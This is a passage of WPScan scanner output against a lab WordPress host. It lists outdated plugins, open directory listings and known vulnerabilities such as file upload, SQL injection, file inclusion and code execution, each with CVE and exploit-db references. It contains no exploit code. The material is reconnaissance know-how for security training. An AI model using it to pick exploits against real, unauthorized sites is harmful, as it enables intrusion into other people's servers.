 |  - http://www.armourinfosec.test/wp-content/plugins/albo-pretorio-on-line/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/albo-pretorio-on-line/readme.txt

[+] apollo13-framework-extensions
 | Location: http://www.armourinfosec.test/wp-content/plugins/apollo13-framework-extensions/
 | Last Updated: 2022-05-30T13:17:00.000Z
 | Readme: http://www.armourinfosec.test/wp-content/plugins/apollo13-framework-extensions/readme.txt
 | [!] The version is out of date, the latest version is 1.8.10
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/apollo13-framework-extensions/, status: 200
 |
 | Version: 1.8.2 (100% confidence)
 | Found By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/apollo13-framework-extensions/readme.txt
 | Confirmed By: Change Log (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/apollo13-framework-extensions/changelog.txt, Match: '= 1.8.2'

[+] audio-record
 | Location: http://www.armourinfosec.test/wp-content/plugins/audio-record/
 | Latest Version: 1.0
 | Last Updated: 2017-05-10T07:10:00.000Z
 | Readme: http://www.armourinfosec.test/wp-content/plugins/audio-record/readme.txt
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/audio-record/, status: 200
 |
 | [!] 1 vulnerability identified:
 |
 | [!] Title: Audio Record 1.0 - Arbitrary File Upload
 |     References:
 |      - https://wpscan.com/vulnerability/67a84c3d-8c2a-4b12-a0b8-f97741b6c6f2
```

| - https://www.exploit-db.com/exploits/46055/
| - https://wordpress.org/plugins/audio-record/
|
| The version could not be determined.

[+] better-wp-security
| Location: http://www.armourinfosec.test/wp-content/plugins/better-wp-security/
| Last Updated: 2022-12-01T21:32:00.000Z
| Readme: http://www.armourinfosec.test/wp-content/plugins/better-wp-security/readme.txt
| [!] The version is out of date, the latest version is 8.1.4
|
| Found By: Known Locations (Aggressive Detection)
| - http://www.armourinfosec.test/wp-content/plugins/better-wp-security/, status: 200
|
| [!] 2 vulnerabilities identified:
|
| [!] Title: iThemes Security <= 7.0.2 - Authenticated SQL Injection
| Fixed in: 7.0.3
| References:
| - https://wpscan.com/vulnerability/1092cabd-41c8-43ae-a08e-538c5bb575b9
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-12636
| - https://plugins.trac.wordpress.org/changeset/1894782/better-wp-security
|
| [!] Title: iThemes Security Free (< 7.9.1) & Pro (< 6.8.4) - Hide Backend Bypass
| Fixed in: 7.9.1
| References:
| - https://wpscan.com/vulnerability/42fdb534-3aef-4ed7-94a8-4cfe8ff977e1
| - https://secupress.me/blog/ithemes-security-7-9-1-hide-backend-bypass/
| - https://plugins.trac.wordpress.org/changeset/2515054/better-wp-security
|
| Version: 7.0.2 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://www.armourinfosec.test/wp-content/plugins/better-wp-security/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
| - http://www.armourinfosec.test/wp-content/plugins/better-wp-security/readme.txt

[+] classic-editor
| Location: http://www.armourinfosec.test/wp-content/plugins/classic-editor/
| Last Updated: 2022-11-04T19:15:00.000Z
| Readme: http://www.armourinfosec.test/wp-content/plugins/classic-editor/readme.txt
| [!] The version is out of date, the latest version is 1.6.2
| [!] Directory listing is enabled
|
| Found By: Known Locations (Aggressive Detection)
| - http://www.armourinfosec.test/wp-content/plugins/classic-editor/, status: 200
|
| Version: 1.4 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://www.armourinfosec.test/wp-content/plugins/classic-editor/readme.txt

[+] cms-tree-page-view
| Location: http://www.armourinfosec.test/wp-content/plugins/cms-tree-page-view/
| Last Updated: 2022-06-30T19:17:00.000Z
| Readme: http://www.armourinfosec.test/wp-content/plugins/cms-tree-page-view/readme.txt
| [!] The version is out of date, the latest version is 1.6.6
|
| Found By: Known Locations (Aggressive Detection)
| - http://www.armourinfosec.test/wp-content/plugins/cms-tree-page-view/, status: 500
|
| Version: 1.4 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://www.armourinfosec.test/wp-content/plugins/cms-tree-page-view/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
| - http://www.armourinfosec.test/wp-content/plugins/cms-tree-page-view/readme.txt

[+] contact-form-builder
| Location: http://www.armourinfosec.test/wp-content/plugins/contact-form-builder/
| Last Updated: 2021-01-12T08:12:00.000Z
| Readme: http://www.armourinfosec.test/wp-content/plugins/contact-form-builder/readme.txt
| [!] The version is out of date, the latest version is 1.0.72
| [!] Directory listing is enabled
|
| Found By: Known Locations (Aggressive Detection)
| - http://www.armourinfosec.test/wp-content/plugins/contact-form-builder/, status: 200
|
| [!] 1 vulnerability identified:
|
| [!] Title: Contact Form Builder <= 1.0.68 - CSRF to LFI
| Fixed in: 1.0.69
| References:
| - https://wpscan.com/vulnerability/8aac684c-6069-44c1-8bd0-7deeb0d6f322
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-11557
| - https://plugins.trac.wordpress.org/changeset/2070430/contact-form-builder
| - https://plugins.trac.wordpress.org/changeset/2053978/contact-form-builder
| - https://packetstormsecurity.com/files/152579/
|
| Version: 1.0.67 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://www.armourinfosec.test/wp-content/plugins/contact-form-builder/readme.txt

[+] duplicator
 | Location: http://www.armourinfosec.test/wp-content/plugins/duplicator/
 | Last Updated: 2022-12-21T22:01:00.000Z
 | Readme: http://www.armourinfosec.test/wp-content/plugins/duplicator/readme.txt
 | [!] The version is out of date, the latest version is 1.5.1
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 | - http://www.armourinfosec.test/wp-content/plugins/duplicator/, status: 200
 |
 | [!] 5 vulnerabilities identified:
 |
 | [!] Title: Duplicator <= 1.2.32 - Cross-Site Scripting (XSS)
 | Fixed in: 1.2.33
 | References:
 | - https://wpscan.com/vulnerability/0966f187-b44e-4acb-9491-d212d14c3ada
 | - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-7543
 | - https://www.exploit-db.com/exploits/44288/
 | - https://snapcreek.com/duplicator/docs/changelog?lite&utm_source=duplicator_free&utm_medium=wp_org&utm_content=changelog_support&utm_campaign=duplicator_free
 |
 | [!] Title: Duplicator <= 1.2.40 - Unauthenticated Arbitrary Code Execution
 | Fixed in: 1.2.42
 | References:
 | - https://wpscan.com/vulnerability/9e170b72-a46e-4eb6-9441-531a2507f7cc
 | - https://www.synacktiv.com/ressources/advisories/WordPress_Duplicator-1.2.40-RCE.pdf
 | - https://snapcreek.com/duplicator/docs/changelog?lite
 |
 | [!] Title: Duplicator 1.3.24 & 1.3.26 - Unauthenticated Arbitrary File Download
 | Fixed in: 1.3.28
 | References:
 | - https://wpscan.com/vulnerability/35227c3a-e893-4c68-8cb6-ffe79115fb6d
 | - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-11738
 | - https://www.exploit-db.com/exploits/49288/
 | - https://www.wordfence.com/blog/2020/02/active-attack-on-recently-patched-duplicator-plugin-vulnerability-affects-over-1-million-sites/
 | - https://snapcreek.com/duplicator/docs/changelog/?lite
 | - https://snapcreek.com/duplicator/docs/changelog/
 | - https://cxsecurity.com/issue/WLB-2021010001
 |
 | [!] Title: Duplicator < 1.4.7 - Unauthenticated Backup Download
 | Fixed in: 1.4.7
 | References:
 | - https://wpscan.com/vulnerability/f27d753e-861a-4d8d-9b9a-6c99a8a7ebe0
 | - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-2551
 | - https://github.com/SecuriTrust/CVEsLab/tree/main/CVE-2022-2551
 | - https://packetstormsecurity.com/files/167896/
 |
 | [!] Title: Duplicator < 1.4.7.1 - Unauthenticated System Information Disclosure
 | Fixed in: 1.4.7.1
 | References:
 | - https://wpscan.com/vulnerability/6b540712-fda5-4be6-ae4b-bd30a9d9d698
 | - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-2552
 | - https://github.com/SecuriTrust/CVEsLab/tree/main/CVE-2022-2552
 | - https://packetstormsecurity.com/files/167895/
 |
 | Version: 1.2.32 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 | - http://www.armourinfosec.test/wp-content/plugins/duplicator/readme.txt

[+] easy-modal
 | Location: http://www.armourinfosec.test/wp-content/plugins/easy-modal/
 | Last Updated: 2017-04-13T07:22:00.000Z
 | Readme: http://www.armourinfosec.test/wp-content/plugins/easy-modal/readme.txt
 | [!] The version is out of date, the latest version is 2.1.0
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 | - http://www.armourinfosec.test/wp-content/plugins/easy-modal/, status: 200
 |
 | [!] 1 vulnerability identified:
 |
 | [!] Title: Easy Modal <= 2.0.17 - Authenticated SQL Injection
 | Fixed in: 2.1.0
 | References:
 | - https://wpscan.com/vulnerability/0e2dc71c-d0aa-4457-b87a-84bac59401c9
 | - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-12946
 | - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-12947
 | - https://www.defensecode.com/advisories.php
 | - https://plugins.trac.wordpress.org/changeset/1636540/easy-modal
 |
 | Version: 2.0.17 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 | - http://www.armourinfosec.test/wp-content/plugins/easy-modal/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 | - http://www.armourinfosec.test/wp-content/plugins/easy-modal/readme.txt

[+] elementor
 | Location: http://www.armourinfosec.test/wp-content/plugins/elementor/
 | Last Updated: 2023-01-09T14:40:00.000Z

| Readme: http://www.armourinfosec.test/wp-content/plugins/elementor/readme.txt
| [!] The version is out of date, the latest version is 3.10.0
| [!] Directory listing is enabled
|
| Found By: Known Locations (Aggressive Detection)
| - http://www.armourinfosec.test/wp-content/plugins/elementor/, status: 200
|
| [!] 13 vulnerabilities identified:
|
| [!] Title: Elementor Page Builder < 2.9.6 - Authenticated Safe Mode Privilege Escalation
| Fixed in: 2.9.6
| References:
| - https://wpscan.com/vulnerability/7120f212-0c04-4c41-b6a8-32a380c0c25d
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-20634
| - https://blog.nintechnet.com/wordpress-elementor-plugin-fixed-safe-mode-privilege-escalation-vulnerability/
| - https://github.com/elementor/elementor/commit/2204e9ecb02a764e4e4fed49f28d8af7534b9392
|
| [!] Title: Elementor < 2.9.8 - SVG Sanitizer Bypass leading to Authenticated Stored XSS
| Fixed in: 2.9.8
| References:
| - https://wpscan.com/vulnerability/e601fc58-97a0-4a67-8955-abf0e37e74ae
| - https://blog.nintechnet.com/wordpress-elementor-plugin-fixed-svg-xss-protection-bypass-vulnerability/
|
| [!] Title: Elementor Page Builder < 2.9.10 - Authenticated Stored XSS
| Fixed in: 2.9.10
| References:
| - https://wpscan.com/vulnerability/31659b56-2046-4be8-887f-a016da138595
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-13864
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-13865
| - https://www.softwaresecured.com/elementor-page-builder-stored-xss/
|
| [!] Title: Elementor < 2.9.14 - Authenticated Stored Cross-Site Scripting
| Fixed in: 2.9.14
| References:
| - https://wpscan.com/vulnerability/7dfde62f-f167-403b-8b23-f4ac845ac04d
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-15020
| - http://hidden-one.co.in/2020/07/07/cve-2020-1020-stored-xss-on-elementor-wordpress-plugin/
|
| [!] Title: Elementor < 3.0.14 - SVG Upload Allowed by Default
| Fixed in: 3.0.14
| References:
| - https://wpscan.com/vulnerability/5c5f44e1-c00b-4a90-a581-ef06765b7f66
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-36171
|
| [!] Title: Elementor < 3.1.2 - Authenticated Stored Cross-Site Scripting (XSS) in Column Element
| Fixed in: 3.1.4
| References:
| - https://wpscan.com/vulnerability/9647f516-b130-4cc8-85fb-2e69b034ced0
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-24201
| - https://www.wordfence.com/blog/2021/03/cross-site-scripting-vulnerabilities-in-elementor-impact-over-7-million-sites/
|
| [!] Title: Elementor < 3.1.2 - Authenticated Stored Cross-Site Scripting (XSS) in Heading Widget
| Fixed in: 3.1.4
| References:
| - https://wpscan.com/vulnerability/b72bd13d-c8e2-4347-b009-542fc0fe21bb
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-24202
| - https://www.wordfence.com/blog/2021/03/cross-site-scripting-vulnerabilities-in-elementor-impact-over-7-million-sites/
|
| [!] Title: Elementor < 3.1.2 - Authenticated Stored Cross-Site Scripting (XSS) in Divider Widget
| Fixed in: 3.1.4
| References:
| - https://wpscan.com/vulnerability/aa152ad0-5b3d-4d1f-88f4-6899a546e72e
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-24203
| - https://www.wordfence.com/blog/2021/03/cross-site-scripting-vulnerabilities-in-elementor-impact-over-7-million-sites/
|
| [!] Title: Elementor < 3.1.2 - Authenticated Stored Cross-Site Scripting (XSS) in Accordion Widget
| Fixed in: 3.1.4
| References:
| - https://wpscan.com/vulnerability/772e172f-c8b4-4a6a-9eb9-9663295cfedf
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-24204
| - https://www.wordfence.com/blog/2021/03/cross-site-scripting-vulnerabilities-in-elementor-impact-over-7-million-sites/
|
| [!] Title: Elementor < 3.1.2 - Authenticated Stored Cross-Site Scripting (XSS) in Icon Box Widget
| Fixed in: 3.1.4
| References:
| - https://wpscan.com/vulnerability/ef23df6d-e265-44f6-bb94-1005b16d34d9
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-24205
| - https://www.wordfence.com/blog/2021/03/cross-site-scripting-vulnerabilities-in-elementor-impact-over-7-million-sites/
|
| [!] Title: Elementor < 3.1.2 - Authenticated Stored Cross-Site Scripting (XSS) in Image Box Widget
| Fixed in: 3.1.4
| References:
| - https://wpscan.com/vulnerability/2f66efd9-7d55-4f33-9109-3cb583a0c309
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-24206
| - https://www.wordfence.com/blog/2021/03/cross-site-scripting-vulnerabilities-in-elementor-impact-over-7-million-sites/
|
| [!] Title: Elementor < 3.4.8 - DOM Cross-Site-Scripting
| Fixed in: 3.4.8
| References:

```
 |      - https://wpscan.com/vulnerability/fbed0daa-007d-4f91-8d87-4bca7781de2d
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-24891
 |      - https://www.jbelamor.com/xss-elementor-lightox.html
 |
 | [!] Title: Elementor < 3.5.6 - DOM Reflected Cross-Site Scripting
 |     Fixed in: 3.5.6
 |     References:
 |      - https://wpscan.com/vulnerability/9758570b-4729-4eef-ad52-b6e922f536d6
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-29455
 |      - https://rotem-bar.com/hacking-65-million-websites-greater-cve-2022-29455-elementor
 |
 | Version: 2.8.5 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/elementor/readme.txt
 | Confirmed By: Javascript Comment (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/elementor/assets/js/admin-feedback.js, Match: 'elementor - v2.8.5'

[+] elisqlreports
 | Location: http://www.armourinfosec.test/wp-content/plugins/elisqlreports/
 | Last Updated: 2021-09-05T19:45:00.000Z
 | Readme: http://www.armourinfosec.test/wp-content/plugins/elisqlreports/readme.txt
 | [!] The version is out of date, the latest version is 5.21.35
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/elisqlreports/, status: 200
 |
 | [!] 2 vulnerabilities identified:
 |
 | [!] Title: EZ SQL Reports <= 4.11.33 - Authenticated Arbitrary File Download
 |     Fixed in: 4.11.37
 |     References:
 |      - https://wpscan.com/vulnerability/1764f905-f6d1-422b-b68f-749940e3796e
 |      - https://www.exploit-db.com/exploits/38176/
 |
 | [!] Title: EZ SQL Reports <= 4.11.33 - Authenticated Arbitrary Code Execution
 |     Fixed in: 4.11.37
 |     References:
 |      - https://wpscan.com/vulnerability/01aaecbc-6aae-4a33-ac00-1b14b34f4c71
 |      - https://www.exploit-db.com/exploits/38176/
 |
 | Version: 4.11.33 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/elisqlreports/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/elisqlreports/readme.txt

[+] extra-user-details
 | Location: http://www.armourinfosec.test/wp-content/plugins/extra-user-details/
 | Last Updated: 2021-02-07T14:12:00.000Z
 | Readme: http://www.armourinfosec.test/wp-content/plugins/extra-user-details/readme.txt
 | [!] The version is out of date, the latest version is 0.5
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/extra-user-details/, status: 200
 |
 | Version: 0.4.2 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/extra-user-details/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/extra-user-details/readme.txt

[+] gracemedia-media-player
 | Location: http://www.armourinfosec.test/wp-content/plugins/gracemedia-media-player/
 | Latest Version: 1.0 (up to date)
 | Last Updated: 2013-07-21T15:09:00.000Z
 | Readme: http://www.armourinfosec.test/wp-content/plugins/gracemedia-media-player/readme.txt
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/gracemedia-media-player/, status: 200
 |
 | [!] 1 vulnerability identified:
 |
 | [!] Title: GraceMedia Media Player 1.0 - Local File Inclusion (LFI)
 |     References:
 |      - https://wpscan.com/vulnerability/a4f5b10f-3386-45cc-9548-dd7bbea199d6
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-9618
 |      - https://www.exploit-db.com/exploits/46537/
 |      - https://seclists.org/fulldisclosure/2019/Mar/26
 |
 | Version: 1.0 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/gracemedia-media-player/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/gracemedia-media-player/readme.txt

[+] gwolle-gb
 | Location: http://www.armourinfosec.test/wp-content/plugins/gwolle-gb/
```

| Last Updated: 2022-11-19T09:57:00.000Z
| Readme: http://www.armourinfosec.test/wp-content/plugins/gwolle-gb/readme.txt
| [!] The version is out of date, the latest version is 4.4.1
| [!] Directory listing is enabled
|
| Found By: Known Locations (Aggressive Detection)
| - http://www.armourinfosec.test/wp-content/plugins/gwolle-gb/, status: 200
|
| [!] 5 vulnerabilities identified:
|
| [!] Title: Gwolle Guestbook <= 1.5.3 - Remote File Inclusion (RFI)
| Fixed in: 1.5.4
| References:
| - https://wpscan.com/vulnerability/65d869e8-5c50-4c82-9101-6b533da0c207
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-8351
| - https://www.immuniweb.com/advisory/HTB23275
| - https://seclists.org/bugtraq/2015/Dec/8
|
| [!] Title: Gwolle Guestbook <= 2.1.0 - Cross-Site Request Forgery (CSRF)
| Fixed in: 2.1.1
| References:
| - https://wpscan.com/vulnerability/ee803a4d-d52b-42c2-9a59-29e4f1aee828
| - https://sumofpwn.nl/advisory/2016/gwolle_guestbook_mass_action_vulnerable_for_cross_site_request_forgery.html
| - https://seclists.org/bugtraq/2017/Mar/4
|
| [!] Title: Gwolle Guestbook <= 2.1.0 - Unauthenticated Stored Cross-Site Scripting (XSS)
| Fixed in: 2.1.1
| References:
| - https://wpscan.com/vulnerability/08529114-6fee-4bf9-949e-fa31ea3ed39e
| - https://sumofpwn.nl/advisory/2016/cross_site_scripting_vulnerability_in_gwolle_questbook_wordpress_plugin.html
| - https://seclists.org/fulldisclosure/2017/Feb/87
|
| [!] Title: Gwolle Guestbook <= 2.5.3 - Cross-Site Scripting (XSS)
| Fixed in: 2.5.4
| References:
| - https://wpscan.com/vulnerability/00c33bf2-1527-4276-a470-a21da5929566
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-17884
| - https://seclists.org/fulldisclosure/2018/Jul/89
| - https://www.defensecode.com/advisories/DC-2018-05-008_WordPress_Gwolle_Guestbook_Plugin_Advisory.pdf
| - https://plugins.trac.wordpress.org/changeset/1888023/gwolle-gb
|
| [!] Title: Gwolle Guestbook < 4.2.0 - Reflected Cross-Site Scripting
| Fixed in: 4.2.0
| References:
| - https://wpscan.com/vulnerability/e50bcb39-9a01-433f-81b3-fd4018672b85
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-24980
|
| Version: 1.5.3 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://www.armourinfosec.test/wp-content/plugins/gwolle-gb/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
| - http://www.armourinfosec.test/wp-content/plugins/gwolle-gb/readme.txt

[+] insert-or-embed-articulate-content-into-wordpress
| Location: http://www.armourinfosec.test/wp-content/plugins/insert-or-embed-articulate-content-into-wordpress/
| Last Updated: 2022-11-27T22:41:00.000Z
| Readme: http://www.armourinfosec.test/wp-content/plugins/insert-or-embed-articulate-content-into-wordpress/readme.txt
| [!] The version is out of date, the latest version is 4.3000000017
| [!] Directory listing is enabled
|
| Found By: Known Locations (Aggressive Detection)
| - http://www.armourinfosec.test/wp-content/plugins/insert-or-embed-articulate-content-into-wordpress/, status: 200
|
| [!] 4 vulnerabilities identified:
|
| [!] Title: Freemius Library < 2.2.4 - Subscriber+ Arbitrary Option Update
| Fixed in: 4.2997
| References:
| - https://wpscan.com/vulnerability/6ff37c2e-e21d-4abc-bafe-8ca6a2c1ed76
| - https://wptavern.com/freemius-patches-severe-vulnerability-in-library-used-by-popular-wordpress-plugins
| - https://freemius.com/blog/sdk-security-vulnerability/
| - https://github.com/Freemius/wordpress-sdk/commit/50a7ca3d921d59e1d2b39bb6ab3c6c7efde494b8
| - https://plugins.trac.wordpress.org/changeset/2039381/
|
| [!] Title: Insert or Embed Articulate Content into WordPress <= 4.2998 - Authenticated RCE
| Fixed in: 4.2999
| References:
| - https://wpscan.com/vulnerability/c31b4529-5b51-4cc2-bc4e-ba543fa4d4fb
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-15649
| - https://www.exploit-db.com/exploits/46981/
| - https://packetstormsecurity.com/files/153250/
|
| [!] Title: Insert or Embed Articulate Content into WordPress <= 4.2999 - Authenticated Arbitrary Folder Deletion and Rename
| Fixed in: 4.29991
| References:
| - https://wpscan.com/vulnerability/b2b405ac-88b4-4201-bdc3-9d5842db2ac5
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-15648
| - https://plugins.trac.wordpress.org/changeset?old=2114846&old_path=insert-or-embed-articulate-content-into-wordpress%2Ftrunk%2Ffunctions.php&new=2115820&new_path=insert-or-embed-articulate-content-into-wordpress%2Ftrunk%2Ffunctions.php

```
 |
 | [!] Title: Unauthorised AJAX Calls via Freemius
 |     Fixed in: 4.3000000016
 |     Reference: https://wpscan.com/vulnerability/6dae6dca-7474-4008-9fe5-4c62b9f12d0a
 |
 | Version: 4.2995 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/insert-or-embed-articulate-content-into-wordpress/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/insert-or-embed-articulate-content-into-wordpress/readme.txt

[+] joomsport-sports-league-results-management
 | Location: http://www.armourinfosec.test/wp-content/plugins/joomsport-sports-league-results-management/
 | Last Updated: 2022-11-21T10:18:00.000Z
 | Readme: http://www.armourinfosec.test/wp-content/plugins/joomsport-sports-league-results-management/readme.txt
 | [!] The version is out of date, the latest version is 5.2.8
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/joomsport-sports-league-results-management/, status: 200
 |
 | [!] 4 vulnerabilities identified:
 |
 | [!] Title: JoomSport <= 3.3 - SQL Injection
 |     Fixed in: 3.4
 |     References:
 |      - https://wpscan.com/vulnerability/20518ecd-2b14-46d2-af35-5f2a5eb0449c
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-14348
 |      - https://www.exploit-db.com/exploits/47210/
 |      - https://hackpuntes.com/cve-2019-14348-joomsport-for-sports-sql-injection/
 |
 | [!] Title: JoomSport < 5.1.8 - Unauthenticated PHP Object Injection
 |     Fixed in: 5.1.8
 |     References:
 |      - https://wpscan.com/vulnerability/fb6c407c-713c-4e83-92ce-4e5f791be696
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-24384
 |
 | [!] Title: JoomSport < 5.2.6 - Admin+ SQLi
 |     Fixed in: 5.2.6
 |     References:
 |      - https://wpscan.com/vulnerability/ad7891c4-2062-4594-9af6-2ceb16c13141
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-2717
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-2718
 |
 | [!] Title: JoomSport < 5.2.8 - Unauthenticated SQLi
 |     Fixed in: 5.2.8
 |     References:
 |      - https://wpscan.com/vulnerability/5c96bb40-4c2d-4e91-8339-e0ddce25912f
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-4050
 |
 | Version: 3.3 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/joomsport-sports-league-results-management/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/joomsport-sports-league-results-management/readme.txt

[+] localize-my-post
 | Location: http://www.armourinfosec.test/wp-content/plugins/localize-my-post/
 | Latest Version: 1.0 (up to date)
 | Last Updated: 2016-03-12T04:25:00.000Z
 | Readme: http://www.armourinfosec.test/wp-content/plugins/localize-my-post/readme.txt
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/localize-my-post/, status: 200
 |
 | [!] 1 vulnerability identified:
 |
 | [!] Title: Localize My Post 1.0 - Unauthenticated Local File Inclusion (LFI)
 |     References:
 |      - https://wpscan.com/vulnerability/b84237d0-a58c-48cc-bbd0-32a2d575536c
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-16299
 |      - https://www.exploit-db.com/exploits/45439/
 |      - https://packetstormsecurity.com/files/149433/
 |      - https://seclists.org/fulldisclosure/2018/Sep/33
 |
 | Version: 1.0 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/localize-my-post/readme.txt

[+] loco-translate
 | Location: http://www.armourinfosec.test/wp-content/plugins/loco-translate/
 | Last Updated: 2022-10-25T19:56:00.000Z
 | Readme: http://www.armourinfosec.test/wp-content/plugins/loco-translate/readme.txt
 | [!] The version is out of date, the latest version is 2.6.3
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/loco-translate/, status: 200
```

```
 |
 | [!] 3 vulnerabilities identified:
 |
 | [!] Title: Loco Translate <  2.2.2 - Authenticated LFI
 |     Fixed in: 2.2.2
 |     References:
 |      - https://wpscan.com/vulnerability/eb96c8c0-2b0d-43c0-a89e-8b8363962a6d
 |      - https://www.exploit-db.com/exploits/46619/
 |
 | [!] Title: Loco Translate < 2.5.4 - Authenticated PHP Code Injection
 |     Fixed in: 2.5.4
 |     References:
 |      - https://wpscan.com/vulnerability/bc7d4774-fce8-4b0b-8015-8ef4c5b02d38
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-24721
 |
 | [!] Title: Loco Translate < 2.6.1 - Authenticated Stored Cross-Site Scripting
 |     Fixed in: 2.6.1
 |     References:
 |      - https://wpscan.com/vulnerability/58838f51-323d-41e0-8c85-8e113dc2c587
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-0765
 |
 | Version: 2.2.1 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/loco-translate/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/loco-translate/readme.txt

[+] mail-masta
 | Location: http://www.armourinfosec.test/wp-content/plugins/mail-masta/
 | Latest Version: 1.0 (up to date)
 | Last Updated: 2014-09-19T07:52:00.000Z
 | Readme: http://www.armourinfosec.test/wp-content/plugins/mail-masta/readme.txt
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://www.armourinfosec.test/wp-content/plugins/mail-masta/, status: 200
 |
 | [!] 2 vulnerabilities identified:
 |
 | [!] Title: Mail Masta <= 1.0 - Unauthenticated Local File Inclusion (LFI)
 |     References:
